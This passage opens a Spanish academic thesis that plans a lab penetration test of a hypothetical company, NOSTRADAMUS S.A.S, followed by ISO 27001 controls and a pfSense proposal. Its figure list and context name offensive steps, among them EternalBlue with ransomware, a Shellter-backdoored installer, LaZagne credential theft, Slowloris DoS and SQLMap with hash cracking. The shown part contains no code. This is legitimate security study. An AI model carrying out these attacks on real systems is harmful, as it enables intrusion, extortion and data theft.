

ANÁLISIS Y VALORACIÓN DE VULNERABILIDADES DE LA
INFRAESTRUCTURA CIBERNÉTICA DE LA EMPRESA NOSTRADAMUS S.A.S

JOHN EDWARD OSORIO CARRERO

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA
ESCUELA DE CIENCIAS BÁSICAS TECNOLOGÍAS E INGENIERÍA
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
SAN JOSÉ DE CÚCUTA
2020

ANÁLISIS Y VALORACIÓN DE VULNERABILIDADES DE LA
INFRAESTRUCTURA CIBERNÉTICA DE LA EMPRESA NOSTRADAMUS S.A.S

JOHN EDWARD OSORIO CARRERO

Proyecto aplicado para optar al título de
ESPECIALISTA EN SEGURIDAD INFORMÁTICA

Director:
Edilberto Bermúdez Penagos
Especialista en Seguridad Informática

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA
ESCUELA DE CIENCIAS BÁSICAS TECNOLOGÍAS E INGENIERÍA
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
SAN JOSÉ DE CÚCUTA
2020

Nota de aceptación:

Firma del presidente del jurado

Firma del jurado

Firma del jurado

San José de Cúcuta, _____

DEDICATORIA

A mi madre Elvira Carrero, por todos sus cuidados, enseñanzas e inacabable amor que me han hecho lo que soy hoy en día.

A mis sobrinitos Angely, David y Daniel, por alegrar mis días con su cariño.

AGRADECIMIENTOS

A la Universidad Nacional Abierta y a Distancia, por hacer de la educación superior algo más accesible para todos, superando las barreras de distancia a través de ambientes virtuales de aprendizaje.

Al director y tutores por sus observaciones y enseñanzas en todo el proceso de especialización.

CONTENIDO

	pág.
INTRODUCCIÓN	17
1. DEFINICIÓN DEL PROBLEMA	19
1.1 ANTECEDENTES	19
1.2 FORMULACIÓN	20
1.3 DESCRIPCIÓN	20
2. OBJETIVOS	21
2.1 OBJETIVO GENERAL	21
2.2 OBJETIVOS ESPECÍFICOS	21
3. MARCO REFERENCIAL	22
3.1 MARCO TEÓRICO	22
3.1.1 Administrador unificado de amenazas	23
3.2 MARCO CONCEPTUAL	25
3.3 MARCO CONTEXTUAL	26
3.4 MARCO LEGAL	27
4. DISEÑO METODOLÓGICO	30
5. RESULTADOS	32

5.1	ANALISIS DE VULNERABILIDADES Y RECREACION DE LOS	
	ESCENARIOS	33
5.1.2	Ataque de elevación de privilegios con Lasagne	43
5.1.3	Ataque de denegación de servicios	51
5.1.4	Ataque de inyección SQL	60
5.1.5	Ataque al navegador web utilizando Metasploit	65
5.2	CONTROLES PARA EL MANEJO A LAS VULNERABILIDADES	
	ENCONTRADAS	70
5.2.1	Amenazas y controles propuestos	73
5.2.2	Plan para el tratamiento del riesgo	76
5.3	PROPUESTA PARA LA IMPLEMENTACION DE UN UTM	76
5.3.1	Cuadro comparativo de UTMs:	77
	RECOMENDACIONES	87
	BIBLIOGRAFÍA	88
	ANEXOS	91

LISTA DE TABLAS

	pág.
Tabla 1. Descripción tipos de amenazas según MAGERIT	71
Tabla 2. Amenazas identificadas y controles	73
Tabla 3 Tabla comparativa entre UTM Endian y PfSense	77

LISTA DE FIGURAS

	pág.
Figura 1. Características de los sistemas operativos virtualizados	33
Figura 2. Verificación de dirección IP de equipo victima	34
Figura 3. Información de la maquina atacante	35
Figura 4. Instalación de paquetes de arquitectura i386	35
Figura 5. Clonación del EternalBlue al escritorio	36
Figura 6. Cambio de ubicación del EternalBlue	36
Figura 7. Ejecución del metasploit v5.0.0-dev	37
Figura 8. Verificación de la existencia de la vulnerabilidad	37
Figura 9. Ejecución de EternalBlue y verificación de objetivos	38
Figura 10. Configuración y ejecución del <i>exploit</i>	38
Figura 11. Ejecución del comando systeminfo en equipo victima	39
Figura 12. Captura de pantalla de equipo victima	39
Figura 13. Descarga de Ransomware ShinoLocker	40
Figura 14. Subida y ejecución del Ransomware en el equipo victima	41
Figura 15. Cifrado de archivos por parte del ShinoLocker	41
Figura 16. Obtención de la llave para el descifrado	42
Figura 17. Descifrado de archivos	42
Figura 18. Descarga e instalación de Shellter en Kali Linux	43
Figura 19. Ejecución de Shellter en modo automático	44
Figura 20. Inyección de código malicioso en MWSnap300	44

Figura 21. Habilitación de modo silencioso en la instalación	45
Figura 22. Selección de Payload Meterpreter_bind_tcp	45
Figura 23. Seteo de LHOST,LPORT y confirmación de Inyección	46
Figura 24. Seteo de parámetros para <i>exploit</i> handler	47
Figura 25. Ejecución de la aplicación infectada en equipo victima	47
Figura 26. Información sobre las sesiones activas	48
Figura 27. Toma de <i>Screenshot</i> sobre el equipo victima comprometido	48
Figura 28. Lista de procesos y migración de Meterpreter	49
Figura 29. Ejecución de Lazagne y generación de archivo de passwords	50
Figura 30. Archivo generado con las credenciales y descarga al equipo	51
Figura 31. Comando ifconfig para determinar la IP en Kali Linux	52
Figura 32. Ejecución del comando ipconfig en cmd de Windows	52
Figura 33. Inicialización de servicios XAMPP	53
Figura 34. Plataforma Web Nostradamus S.A	53
Figura 35. Búsqueda del <i>exploit</i> slowloris	54
Figura 36. Opciones de configuración del slowloris	54
Figura 37. Seteo de valores de configuración en slowloris	55
Figura 38. Ejecución de <i>exploit</i> Slowloris	55
Figura 39. Envío de peticiones con slowloris	55
Figura 40. Verificación de ataque DoS exitoso con Slowloris	56
Figura 41. Ataque DoS por TCP usando Synflood	56
Figura 42. Modo de Sniffing	57
Figura 43. Selección para escaneo de Hosts	57

Figura 44. Resultado del Escaneo de hosts	58
Figura 45. Lista de Hosts	58
Figura 46. Lista de Objetivos	59
Figura 47. Ejecución de envenenamiento ARP	59
Figura 48. Parámetros para ataque MITM	59
Figura 49. Página web sin seguridad contra inyección de código SQL	60
Figura 50. Determinar bases de datos de la página con SQLMap	61
Figura 51. Preguntas de configuración para la inyección SQL	62
Figura 52. Determinar tablas pertenecientes a la base de datos estudiantes	62
Figura 53. Determinación de usuarios pertenecientes a la base de datos	63
Figura 54. Hashes de las passwords de los usuarios encontrados	63
Figura 55. Hash del usuario root	64
Figura 56. Identificación del tipo de Hash con hash-identifier	64
Figura 57. Mostrar contraseñas crackeadas con John the Ripper	65
Figura 58. Escaneo de Hosts con Nmap desde Armitage	66
Figura 59. Verificación de la IP del equipo victima	66
Figura 60. Configuración del <i>Exploit</i> ms11_003	67
Figura 61. Ejecución de comandos para activar exploit con Armitage	67
Figura 62. Enlace contaminado que ejecuta el exploit	68
Figura 63. Sesiones Meterpreter activas	68
Figura 64. Ataque exitoso en equipo victima usando Armitage	69
Figura 65. <i>Screenshot</i> en equipo victima usando Armitage.	70
Figura 66. Topología de descripción de amenazas según MAGERIT	71

Figura 67. Configuración máquina virtual PfSense	78
Figura 68. Aviso de derechos de autor y distribución	79
Figura 69. Pantallas de instalación de PfSense	80
Figura 70. Pantalla de configuración PfSense	81
Figura 71. Asignación de interfaces PfSense	81
Figura 72. Configuración red LAN	82
Figura 73. Editor de redes virtuales en VMware	83
Figura 74. Pantalla Login PfSense	83
Figura 75. Instalación de paquetes en PfSense	84
Figura 76. Configuraciones generales de SQUID	85
Figura 77. Listas negras con SQUID	85

LISTA DE ANEXOS

	pág.
ANEXO A. Videos de los ataques recreados	89

RESUMEN

En este documento se encuentra la valoración del estado de la infraestructura cibernética de la empresa NOSTRADAMUS S.A.S la cual se desarrolló mediante la ejecución de un enfoque técnico referente a la realización de pruebas de penetración usando la distribución Kali Linux para obtener un ambiente controlado en el que se pudieron recrear los ataques ocurridos en la organización. Kali Linux es un sistema operativo referente a nivel mundial en el ámbito de la seguridad defensiva y ofensiva, puesto que cuenta con gran cantidad de herramientas diseñadas para la auditoria y seguridad informática.

A modo de segundo enfoque se establece la implementación de una estrategia de aseguramiento de la información que permita mitigar la probabilidad de nuevos ataques exitosos en la organización. Se identificaron las principales amenazas y vulnerabilidades presentes realizando una valoración del riesgo con base en un modelo cualitativo según la metodología MAGERIT v3.0, para posteriormente sugerir los controles aplicables a cada una de estas vulnerabilidades con base en los objetivos de control presentes en la norma ISO27001:2013.

Palabras claves: Seguridad, amenazas, riesgos, ataques informáticos, pentest.

ABSTRACT

This document contains the evaluation of the state of the cyber infrastructure of the company NOSTRADAMUS SAS, which was developed by executing a technical approach regarding the realization of penetration tests using the Kali Linux distribution to obtain a controlled environment in which the attacks that occurred in the organization could be recreated. Kali Linux is a world reference operating system in the field of defensive and offensive security, as it has many tools designed for computer security and auditing.

As a second approach, the implementation of an information assurance strategy is established to mitigate the probability of new successful attacks on the organization. The main threats and vulnerabilities present were identified by conducting a risk assessment based on a qualitative model according to the MAGERIT v3.0 methodology, to later suggest the controls applicable to each of these vulnerabilities based on the control objectives present in ISO27001 standard. : 2013.

Keywords: *Security, threats, risks, computer attacks, pentest.*

TITULO

ANÁLISIS Y VALORACIÓN DE VULNERABILIDADES DE LA
INFRAESTRUCTURA CIBERNÉTICA DE LA EMPRESA NOSTRADAMUS S.A.S

INTRODUCCIÓN

El mundo actual se encuentra cada vez más interconectado y globalizado, donde las tecnologías de la información transforman la manera en que se desarrollan los procesos industriales y cotidianos, desde las compras a través de un portal web, hasta la detección de nuevas partículas subatómicas en un acelerador de hadrones. Cada vez se desarrolla hardware y software más poderoso de forma exponencial que se extiende a todos los campos, pero esto a su vez, trae los mismos riesgos asociados a los procesos antiguos, los cuales también se han adaptado a este mundo cambiante y cada vez más tecnificado, de esta manera aparecen nuevos delitos tipificados en la Ley 1273 de 2009 como la suplantación de identidad o acceso abusivo a un sistema informático. Por estas razones es importante estar preparados ante cualquier ataque informático que ponga en riesgo la continuidad del negocio a raíz de factores determinantes como la pérdida de imagen corporativa, denegación del servicio, robo de información confidencial, entre otras.

En el presente documento se desarrolla el proyecto aplicado basado en un escenario hipotético planteado como alternativa de trabajo de grado por el programa de especialización en seguridad informática, donde se tiene como base la empresa consultora de seguridad informática en Colombia Zero Day la cual fue contratada por la empresa NOSTRADAMUS S.A.S que sufrió ataques informáticos de varios tipos, los cuales deben ser recreados mediante pruebas de penetración en escenarios controlados.

Como parte del equipo de la empresa Zero Day se procura analizar y valorar el estado de la seguridad de la información de la infraestructura cibernética de la empresa NOSTRADAMUS S.A.S a través de dos enfoques, el primero tecnológico, donde se realizan pruebas de penetración con la distribución Kali Linux, permitiendo emplear los conocimientos adquiridos a lo largo de la especialización en seguridad informática y siendo este desarrollo acorde a las necesidades del mundo actual. El segundo, un enfoque estratégico donde a partir de las principales vulnerabilidades encontradas y enumeradas según la metodología MAGERIT v3.0 se puedan establecer las medidas de control necesarias basados en el estándar para la seguridad de la información ISO27001:2013, que mitiguen o eliminen el riesgo de futuros ataques informáticos.

1. DEFINICIÓN DEL PROBLEMA

1.1 ANTECEDENTES

Malwarebytes Corporation, fabricante del software Malwarebytes-Antimalware el cual detecta y elimina aplicaciones maliciosas en sistemas operativos como Windows, Linux y Android, afirma en su informe del primer trimestre del 2019 que “la detección de ataques por Ransomware en empresas aumentó un 200%”¹. Colombia no es ajena a este peligro, todo lo contrario, como dice Guisto Denise², en 2018 fue el país con más ataques de Ransomware en Latinoamérica. El teniente coronel de la Policía Nacional de Colombia, Freddy Bautista; quien es especialista en Derecho procesal penal, crimen organizado y terrorismo, afirma que “el crimen cibernético es la segunda actividad ilegal que más beneficios generan a los criminales y se espera que para el 2022 cause pérdidas de hasta 8.000 millones de dólares”³.

“En Colombia, según el Comando Cibernético de la Policía, el hurto por medios informáticos fue el delito de mayor impacto en 2018 con 12.014 denuncias de ciudadanos”⁴ y eso teniendo en cuenta que solo alrededor del 3% de las personas afectadas denuncia. Por otra parte, las empresas no se encuentran ajenas a estos delitos, los delincuentes informáticos se aprovechan de factores como la falta de cultura en las organizaciones en temas de seguridad como, por ejemplo, la no existencia de políticas claras respecto a mantener la actualización periódica de antivirus y aplicaciones en general o el uso de contraseñas fuertes combinado con el establecimiento de roles y perfiles de usuario que garanticen que solo las personas autorizadas accedan a la información específica según sus permisos. Esa falta en toma de conciencia por parte de los colaboradores de las organizaciones, incluidos la alta gerencia, propicia un ambiente ideal para la ocurrencia de delitos informáticos. De allí la importancia de realizar análisis de vulnerabilidades de forma programada que conlleve a una mitigación del impacto producido por un atacante que logre materializar una amenaza en el sistema

¹ RANCHAL, Juan, El Ransomware en empresas aumentó un 200%, según Malwarebytes. [en línea]. [Consultado el 15 de Julio de 2019]. Disponible en <https://www.muyseguridad.net/2019/04/26/ransomware-en-empresas/>

² GIUSTO BILIC Denise (2019), Países más afectados por el Ransomware en Latinoamérica durante 2018. [en línea]. [Consultado el 16 de Noviembre de 2019]. Disponible en <https://www.welivesecurity.com/la-es/2019/01/04/paises-mas-afectados-ransomware-latinoamerica-durante-2018/>

³ ARIAS Diana, Colombia, el país con más Ransomware en Latinoamérica, en el 2018.[en línea] Disponible en <https://www.enter.co/especiales/empresas/colombia-ataques-ciberneticos-18/>

⁴ RAMIREZ, María, La República (2019), El año pasado se presentaron 12.014 denuncias por ciberataques en Colombia.[en línea]. [Consultado el 16 de Noviembre de 2019]. Disponible en <https://www.larepublica.co/especiales/informe-tecnologia-junio-2019/el-ano-pasado-se-presentaron-12014-denuncias-por-ciberataques-en-colombia-2879067>

informático de la organización. De acuerdo con una publicación en *Harvard Business Review*, entre el 70% y el 80% del valor de mercado de una compañía proviene de activos intangibles tales como el *brand equity* (valor de marca) o el capital intelectual, siendo la imagen un factor crítico para la supervivencia y mantenimiento de la organización.

1.2 FORMULACIÓN

¿Cómo determinar las vulnerabilidades y amenazas presentes en la infraestructura cibernética de la empresa NOSTRADAMUS S.A.S, el impacto de la materialización de estas amenazas y qué medidas de control son aplicables?

1.3 DESCRIPCIÓN

Se tiene un escenario hipotético en el que la empresa Nostradamus S.A.S fue víctima recientemente de un ataque informático, el cual incidió negativamente en la imagen corporativa ante los sectores educativo, corporativo y gubernamental. Hubo robo de datos, denegación de servicios y secuestro de información mediante el virus Ransomware, ataques que comprometieron la confidencialidad, integridad y disponibilidad de la información crítica de la organización y de sus clientes. Estos hechos afectan la imagen corporativa de la organización, lo que puede causar de forma directa el retiro total o parcial de los clientes, afectando la continuidad del negocio.

Al desarrollar las pruebas de penetración utilizando las herramientas proporcionadas por la distribución Kali Linux como lo son: *John the Ripper*, Metasploit Framework, Nmap, Nessus, Shellter, Slowloris, SQLmap, etc. se pueden detectar las vulnerabilidades existentes en el sistema informático, las cuales fueron aprovechadas por los delincuentes para sus ataques. Identificando estas vulnerabilidades se procede a implementar las medidas de control necesarias para lograr prevenir y/o evitar futuros ataques, así como tener un mejor tiempo de respuesta ante incidentes informáticos y garantizar la continuidad del negocio.

2. OBJETIVOS

2.1 OBJETIVO GENERAL

Valorar el estado de la infraestructura cibernética de la empresa NOSTRADAMUS S.A.S, mediante la ejecución de pruebas de penetración con Kali Linux en un ambiente controlado, para la implementación de una estrategia de aseguramiento de la información.

2.2 OBJETIVOS ESPECÍFICOS

- Identificar las vulnerabilidades presentes en la infraestructura tecnológica de la organización, que permitieron la ejecución exitosa de los ataques.
- Recrear los ataques informáticos sufridos por la empresa Nostradamus S.A.S en un ambiente de laboratorio controlado usando máquinas virtuales.
- Emitir un reporte con los controles aplicables a las vulnerabilidades encontradas basados en los objetivos de control presentes en la norma ISO27001:2013, que permitan mitigar el riesgo de ocurrencia de nuevos incidentes de este tipo.
- Formular una propuesta para el aseguramiento del sistema tecnológico de la organización mediante la instalación de un administrador unificado de amenazas, que permita brindar un nivel adicional de protección a los activos de la empresa.

3. MARCO REFERENCIAL

3.1 MARCO TEÓRICO

Según un artículo publicado en la revista digital Seguridad-Cultura de prevención para ti de la Universidad Nacional Autónoma de México, DE LEON⁵, afirma que: debido a la inseguridad que va en aumento a nivel organizacional e incluso nacional, el realizar pruebas de penetración se ha convertido en una de las mejores maneras que existen de evaluar las vulnerabilidades y huecos de seguridad que puedan tener los sistemas informáticos.

Si bien estas pruebas no son la última palabra ni garantizan que un sistema sea cien por ciento seguro, la oportuna identificación de vulnerabilidades en el sistema permite implementar medidas para mitigar los huecos de seguridad que tenga el sistema, haciendo más difícil los ataques exitosos por parte de los delincuentes informáticos. Desde esta perspectiva es de vital importancia tener un concepto más amplio en qué consiste cada uno de los ataques sufridos por la empresa Nostradamus.

- Denegación de servicio: Ocurre cuando un usuario legítimo es imposibilitado para obtener acceso a un servicio informático. Se puede dar por causas internas como por ejemplo un usuario legítimo que por omisión o intención dio de baja el servicio o forma externa por parte de un atacante o usuario no autorizado.
- Elevación de privilegios: Se da cuando un atacante obtiene acceso a realizar acciones que están por encima de los permisos otorgados, por ejemplo, un usuario en una base de datos que tenga permiso de lectura y consiga eliminar registros.
- Ransomware: Es un tipo de software malicioso que cifra la información de un sistema informático restringiendo su acceso de forma parcial o total, presentándose entonces un secuestro de información, en la mayoría de los casos los delincuentes informáticos lo usan para exigir el pago de una recompensa para recuperar los datos, pero aun después de realizar el pago a través de cripto monedas no se garantiza la recuperación de la información.

⁵ DE LEON, Gladys, La importancia de las pruebas de penetración (parte I). [en línea]. México: Universidad Autónoma de México. [Consultado el 20 de Diciembre de 2019]. Disponible en: <https://revista.seguridad.unam.mx/numero-12/la-importancia-de-las-pruebas-de-penetraci%C3%B3n-parte-i>

- **Inyección SQL:** Es uno de los ataques más conocidos y ejecutados desde hace ya varios años, consiste en la ejecución de sentencias SQL en formularios web o aplicaciones para conseguir alterar la información de la base de datos o tener acceso a datos sin contar con los privilegios.
- **Ingeniería Social:** La mayor parte de las veces, los piratas informáticos no necesitan desarrollar complejos programas para conseguir las contraseñas o los datos bancarios de los usuarios, ya que son los mismos usuarios los que en muchos casos facilitan esta información a los atacantes. Según Escrivá⁶, La ingeniería social es una forma de fraude informático muy utilizado por piratas informáticos y consiste en manipular el comportamiento natural de los usuarios mediante engaños y mentiras.

3.1.1 Administrador unificado de amenazas

La gestión unificada de amenazas, que comúnmente se abrevia como UTM, es un término de seguridad de la información que se refiere a una sola solución de seguridad y, por lo general, a un único producto de seguridad que ofrece varias funciones de protección en un solo punto en la red. Un producto UTM generalmente incluye funciones como antivirus, antispyware, antispam, firewall de red, prevención y detección de intrusiones, filtrado de contenido y prevención de fugas. Algunas unidades también ofrecen servicios como enrutamiento remoto, traducción de direcciones de red (NAT, *network address translation*) y compatibilidad para redes privadas virtuales (VPN, *virtual private network*). El atractivo de la solución es su sencillez. Las empresas que utilizan servicios de proveedores o productos diferentes para cada tarea de seguridad ahora pueden reunirlos todos en una sola solución, con asistencia de un único equipo o segmento de TI, y ejecutarlos desde una sola consola⁷.

La importancia de implementar una herramienta de gestión unificada de amenazas o UTM radica en la posibilidad de centralizar la gestión de los diferentes elementos de defensa mediante la generación de reportes unificados, simplificación de la arquitectura y a su vez requiere menos capacitación en diferentes tecnologías. Aunque se puede presentar situaciones de riesgo asociadas, ya que, si se tiene un solo sistema de defensa integrado, al presentarse cualquier bug no habrá otro sistema que actúe de segunda barrera, de igual forma las aplicaciones integradas pueden

⁶ ESCRIVÁ, Gascó, Gema, et al. Seguridad informática, Macmillan Iberia, S.A., 2013. ProQuest E-book Central, [Consultado el 23 de Diciembre de 2019]. Disponible en: <https://ebookcentral-proquest-com.bibliotecavirtual.unad.edu.co/lib/unadsp/detail.action?docID=3217398>

⁷ KASPERSKY LAB, ¿Qué es la gestión unificada de amenazas (UTM)? [Consultado el 02 de Diciembre de 2019]. Disponible en: <https://latam.kaspersky.com/resource-center/definitions/utm>

ser menos robustas que implementar un sistema con diferentes tecnologías independientes y especializadas.

Para mitigar estas amenazas se puede implementar una plataforma con redundancia, de tal manera que al fallar el UTM principal se tenga una segunda defensa, de esta forma se estará implementando en una instancia menor la defensa en profundidad. Entre los servicios que se pueden tener usando un Firewall UTM se tiene:

- *Antispyware*
- *Anti-phishing*
- Antispam
- Inspección de paquetes interno/externo
- Función para redes privadas virtuales
- Antivirus perimetral
- Sistemas de detección y/o prevención de intrusos.
- Filtrado de contenido mediante listas negras

Un sistema de detección de intrusos es uno de los componentes más importantes dentro de un UTM. Hace referencia a un mecanismo que, de manera minuciosa y sigilosa escucha el tráfico en la red para detectar actividades anormales y sospechosas. Los tipos de IDS se pueden determinar según su comportamiento, como:

- *Host-Based IDS*: Sistema de detección de intrusos que puede monitorear un sistema informático.
- *Network-Based IDS*: Sistema de detección de intrusos basado en red, que escanea paquetes de red en el enrutador o nivel de host.
- *Knowledge-Based IDS*: Sistemas basados en conocimiento como también conocido basado en firmas.
- *Behavior-Based IDS*: Sistemas basados en Comportamiento, que involucra el monitoreo de dispositivos, redes y servidores de usuarios finales y bloquea actividades maliciosas. (Borghello, 2009) [30]

Como ejemplo de sistemas de detección de intrusos se tiene:

Snort para Windows: Es un sistema de detección de intrusos de red de código abierto, que dispone de un lenguaje de creación de reglas en el que se pueden definir los patrones que se utilizarán al momento de monitorizar el sistema como todo un dominio de colisión y funciona detectando usos indebidos.

Suricato: Es de código abierto y gratuito. “Es un motor de detección de amenazas extremadamente rápido, robusto y maduro. El software incluso se

ha llamado “Snort en esteroides” y puede ofrecer detección de intrusos en tiempo real, prevención de intrusos y monitoreo de red. El software usa reglas, lenguaje de firma y secuencias de comandos para detectar amenazas sofisticadas. Está disponible para Linux, macOS, Windows y otras plataformas.”⁸

Firewall: Es uno de los elementos mas importantes para la protección de un sistema informático y que también viene integrado en el administrador unificado de amenazas, entre sus funciones se encuentra el bloqueo de accesos no permitidos al sistema que protege.

3.2 MARCO CONCEPTUAL

Conocer los conceptos más importantes expuestos a lo largo del desarrollo de este proyecto se torna fundamental para entender el contexto y alcance de este. Para lo cual, se ha dividido en conceptos básicos de seguridad informática que dan una perspectiva global del escenario técnico y una segunda parte referente a la gestión del riesgo con conceptos expuestos en el enfoque administrativo referente a la propuesta de aseguramiento.

Conceptos básicos de seguridad informática.

- Hackers de Sombrero Negro: son personas que violan la seguridad de un sistema de información con el fin de secuestrar, alterar o destruir o hacer la información inutilizable.
- Pentesting: Consiste en una auditoria de forma ofensiva a los sistemas informáticos incluyendo las personas de la organización, su fin principal es llegar a recrear lo que un delincuente informático podría explotar en el sistema a nivel de vulnerabilidades que comprometan información crítica.
- Análisis de vulnerabilidad: Tiene por objetivo principal determinar las posibles debilidades de seguridad o elementos que existan en el sistema informático, aplicación o software determinado y puedan generar en un incidente.

⁸ CRUZ Noe, 1000tipsinformaticos, Los 5 mejores software de detección de intrusos para PC. [Consultado el 24 de Noviembre de 2019]. Disponible en: <https://www.1000tipsinformaticos.com/2017/11/los-5-mejores-software-de-deteccion-de-intrusos-para-pc.html>

- Control: Acción que se toma para buscar que los riesgos en la organización sean eliminados, evitados, aceptados o mitigados, estas acciones pueden ser de índole administrativa, técnica, documental, entre otros.

Gestión del Riesgo

- Seguridad de la información: Conjunto de normas cuya finalidad principal es preservar la confidencialidad, disponibilidad, integridad y no repudio de la información independientemente del medio donde esta se encuentre ya sea impreso, digital, etc.
- Amenaza: posible causa de un incidente que genere impacto no deseado en un activo de la organización.
- Riesgo: Es la probabilidad de que una amenaza se vea materializada y se genere un incidente informático que afecte negativamente a la organización o a sus activos.
- Activo de información: Son cualquier medio que se use o sirva para procesar, generar o almacenar información en cualquier organización.
- Vulnerabilidad: Es una debilidad que tiene el sistema informático la cual puede ser usada por el atacante para generar un incidente.
- Incidente: Es un evento no deseado que de forma total o parcial puede afectar a un sistema o red de computadoras. Puede ser causado cuando un atacante se aprovecha de una vulnerabilidad en el sistema e intenta de forma exitosa o no burlar los mecanismos de seguridad de la organización.

3.3 MARCO CONTEXTUAL

Aunque los sistemas criptográficos han existido desde hace miles de años, no fue sino hasta el siglo pasado cuando el matemático y lógico Alan Turing quien según KLEIN⁹, es considerado como el inventor de la computación moderna y en 1935 descifro con su equipo multidisciplinar la máquina de codificación de mensajes nazi Enigma, en plena segunda guerra mundial y siendo fundamental para el triunfo de los aliados.

⁹ KLEIN, Joanna, El legado de Alan Turing va más allá de la informática. [en línea]. The New York Times. [Consultado el 05 de Mayo de 2020]. Disponible en: <https://www.nytimes.com/es/2018/05/14/espanol/cultura/alan-turing-patrones-informatica.html>

La tecnificación de los sistemas informáticos ha ido acompañada de explotaciones a nivel de seguridad por parte de los piratas informáticos y a mover toda una industria basada en la protección de esos sistemas. “Los primeros virus informáticos comenzaron a dispersarse hacia fines de la década del 80”¹⁰ causando a menudo graves daños en los sistemas infectados, ya que no se encontraban preparados para estos ataques y poseían muchas vulnerabilidades graves que fueron aprovechados para ejecutar los ataques. Desde entonces esos ataques no han parado y por el contrario en las últimas décadas van en aumento, afectando no solo los datos personales sino a las organizaciones en general.

Teniendo en cuenta la situación actual anteriormente descrita, se plantea un escenario para el desarrollo del proyecto aplicado donde la empresa Zero Day Ltda. tiene como objeto la consultoría de seguridad informática en Colombia. La organización NOSTRADAMUS S.A.S es uno de los clientes de esta compañía y hace parte del sector tecnológico brindando servicios a sectores importantes como el gubernamental, educativo y corporativos en temas de educación y capacitación a través del uso de TIC en todos los niveles, desde la implementación de las plataformas de aprendizaje hasta el soporte diario. La empresa NOSTRADAMUS S.A.S sufrió los siguientes ataques informáticos que afectaron su imagen corporativa:

- Ataque a sistemas operativos Windows 7 a través de navegadores web haciendo uso de técnicas de ingeniería social con metasploit
- Acceso indebido, Ataque de elevación de privilegios y robo de información a sistemas operativos Windows, dejando huella del uso de un exe denominado Lazagne.
- Denegación de servicio a la intranet de la empresa, alojada en un servidor con sistema operativo Windows (Se solicita simular a partir sistema operativo metasploitable)
- Ataque de Ransomware (Secuestro de información) utilizando la vulnerabilidad de EternalBlue al sistema operativo Windows que no contaban con el parche de seguridad MS17-010
- El Sitio web de NOSTRADAMUS S.A.S fue vulnerado posiblemente con un ataque de inyección de SQL.

La dirección del sitio es: http://200.119.5.216/reto11/index.php_

3.4 MARCO LEGAL

¹⁰ PAREDES, Flores, Carlos Iván. Hacking, El Cid Editor | apuntes, 2009. ProQuest E-book Central, [Consultado el 28 de Diciembre de 2019]. Disponible en: <http://ebookcentral.proquest.com/lib/unadsp/detail.action?docID=3181349>.

Antes del año 2009 no existían leyes claras referentes a los delitos informáticos existentes. En ese año “se establece la ley 1273 de la protección de la información y de los datos”¹¹, la que se convirtió de inmediato en el referente más importante hasta la actualidad respecto a la tipificación de delitos informáticos en Colombia.

Las acciones cometidas contra la empresa NOSTRADAMUS S.A.S quedaron tipificados como delitos informáticos que atentan contra la seguridad de la información. Por ejemplo, el acceso abusivo a un sistema informático el cual se da cuando alguien sin autorización accede de forma total o parcial a un sistema informático, así este cuente o no con protección.

En los últimos años el grupo Anonymous ocupó muchos titulares a nivel internacional por los ataques que hacían a webs conocidas a nivel mundial a manera de presión para que atendieran sus demandas, el método de ataque usado es denegación de servicios, el cual en el artículo 269B se conoce como Obstaculización ilegítima de sistema informático o red de telecomunicación, ya que atenta contra la disponibilidad del sistema de manera parcial o total de forma ilegítima.

Desde la perspectiva legal y normativa de la república de Colombia, se pudo relacionar las leyes que aplican para tipificar como delitos cada uno de los ataques informáticos sufridos por la empresa NOSTRADAMUS.

- El uso de software malicioso del que trata el artículo 269E aplica para todo tipo de software cuya finalidad sea manipular el sistema de información de forma ilegítima como lo son los virus, troyanos y malware en general, por lo cual se incurre en este delito al usar el Ransomware.
- El Artículo 269D de la protección de la información y de los datos establece como delito el actuar de aquellas personas que sin estar autorizadas generen daño a los datos o sistemas informáticos a nivel lógico o físico.
- El Artículo 269J sanciona a quien mediante y usando medios tecnológicos consiga realizar transferencias no consentidas de activos informáticos perjudicando a terceros

¹¹ COLOMBIA. CONGRESO DE LA REPUBLICA. Ley 1273. (05, enero, 2009). Por medio de la cual se modifica el Código Penal, se crea un nuevo bien jurídico tutelado - denominado “de la protección de la información y de los datos”- y se preservan integralmente los sistemas que utilicen las tecnologías de la información y las comunicaciones, entre otras disposiciones. Diario Oficial. Bogotá, D.C., 2009. no. 47223. p. 1-4.

Entre otras leyes referentes a la seguridad de la información y afines en Colombia se encuentran las leyes de propiedad industrial y las referentes al comercio electrónico y firmas digitales:

Propiedad Industrial:

- Ley 463 de 1998: Tratado de cooperación en materia de patentes (PCT).
- Ley 178 de 1994: Convenio de París para la Protección de la Propiedad Industrial.

Comercio electrónico y firmas digitales:

- Ley 527 de 1999: Se define y reglamenta el acceso y uso de los mensajes de datos, del comercio electrónico y de las firmas digitales y se establecen las entidades de certificación y se dictan otras disposiciones.
- Resolución 26930 de 2000: Estándares para la autorización y funcionamiento de las entidades de certificación y sus auditores.

Derechos de autor:

- Ley 23 de 1982: Sobre los derechos de autor.
- Decreto 1360 de 1989: Reglamentación sobre la inscripción del soporte lógico (Software).
- Ley 565 de 2000: Aprobación del tratado de OMPI – Organización Mundial de la Propiedad Intelectual-sobre derechos de autor (WCT).
- Ley 719 de 2001: Modificación de las leyes 23 de 192 y 44 de 1993:

4. DISEÑO METODOLÓGICO

A partir de unos conocimientos básicos iniciales planteados en el escenario hipotético de los hechos ocurridos en la empresa NOSTRADAMUS S.A.S, referentes a los ataques sufridos en su plataforma tecnológica, se pretende llegar a un conocimiento más específico sobre las vulnerabilidades presentes que permitieron la ejecución de los ataques, resultando en un informe estadístico de estas vulnerabilidades usando las herramientas para pruebas de penetración presentes en la distribución especializada Kali Linux.

La técnica de recolección de información se maneja mediante la auditoria ofensiva, realizando un análisis de vulnerabilidades con herramientas como NMAP, Nessus, Metasploit Framework y Sqlmap sobre los activos críticos de la organización como lo son su plataforma web y bases de datos. Una vez teniendo identificadas las fallas en ciberseguridad se procede a simular los ataques seleccionando para ello las herramientas más convenientes como exploits, inyección de código SQL, entre otros.

4.1 CAPITULO IV ENFOQUE TÉCNICO – ESTRATÉGICO

La implementación de un laboratorio controlado con el sistema operativo Kali Linux como principal elemento para la auditoria ofensiva y sistemas operativos Windows 7, Windows Server y Ubuntu como equipos victimas en un ambiente virtualizado para poder realizar un análisis de vulnerabilidades y recrear los ataques informáticos ocurridos en la organización, es el fin principal de este capítulo.

